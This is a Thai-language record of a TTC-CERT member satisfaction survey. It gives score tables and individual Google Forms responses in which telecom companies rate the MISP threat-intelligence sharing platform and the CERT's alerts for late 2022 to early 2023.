บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	3	3	4	3	3	4	4	4	4	4	36	72
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	4	4	4	4	5	5	5	4	43	86
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	4	5	5	5	4	5	5	5	5	48	96
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	5	5	5	4	5	5	5	5	5	49	98
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	4	4	5	5	5	5	5	5	5	48	96
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)	5	4	5	5	5	5	5	5	5	5	49	98
บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	4	4	5	4	5	5	5	5	5	5	47	94

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวม คิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	4	4	5	5	5	5	5	5	5	5	48	96
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	4	5	4	5	48	96
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	4	4	5	4	4	5	5	5	5	5	46	92
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	4	5	4	4	5	5	5	5	5	47	94
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	4	4	5	5	5	4	5	47	94
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	4	4	5	5	5	5	5	48	96
บริษัท ดีแทค ไตรเน็ต จำกัด	5	4	5	4	5	5	5	5	5	5	48	96
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ดีแทค ไตรเน็ต จำกัด	5	4	5	5	5	5	5	5	5	5	49	98
						คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ						95.68

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4 (selected)
- 5

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

-

ข้อเสนอแนะ/ความเห็น

-

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ไม่มีครับ

ข้อเสนอแนะ/ความเห็น

ไม่มีครับ

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3 (selected)
- 4
- 5

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ◉
- 4 ○
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

-

ข้อเสนอแนะ/ความเห็น

ควรมี vdo หรือคู่มือสอนการใช้งานสำหรับผู้ดูแลระบบ สำหรับตรวจสอบดูแลระบบหรือใช้งานระบบ

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4 (selected)
- 5

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☑ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☑ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☑ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (selected)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

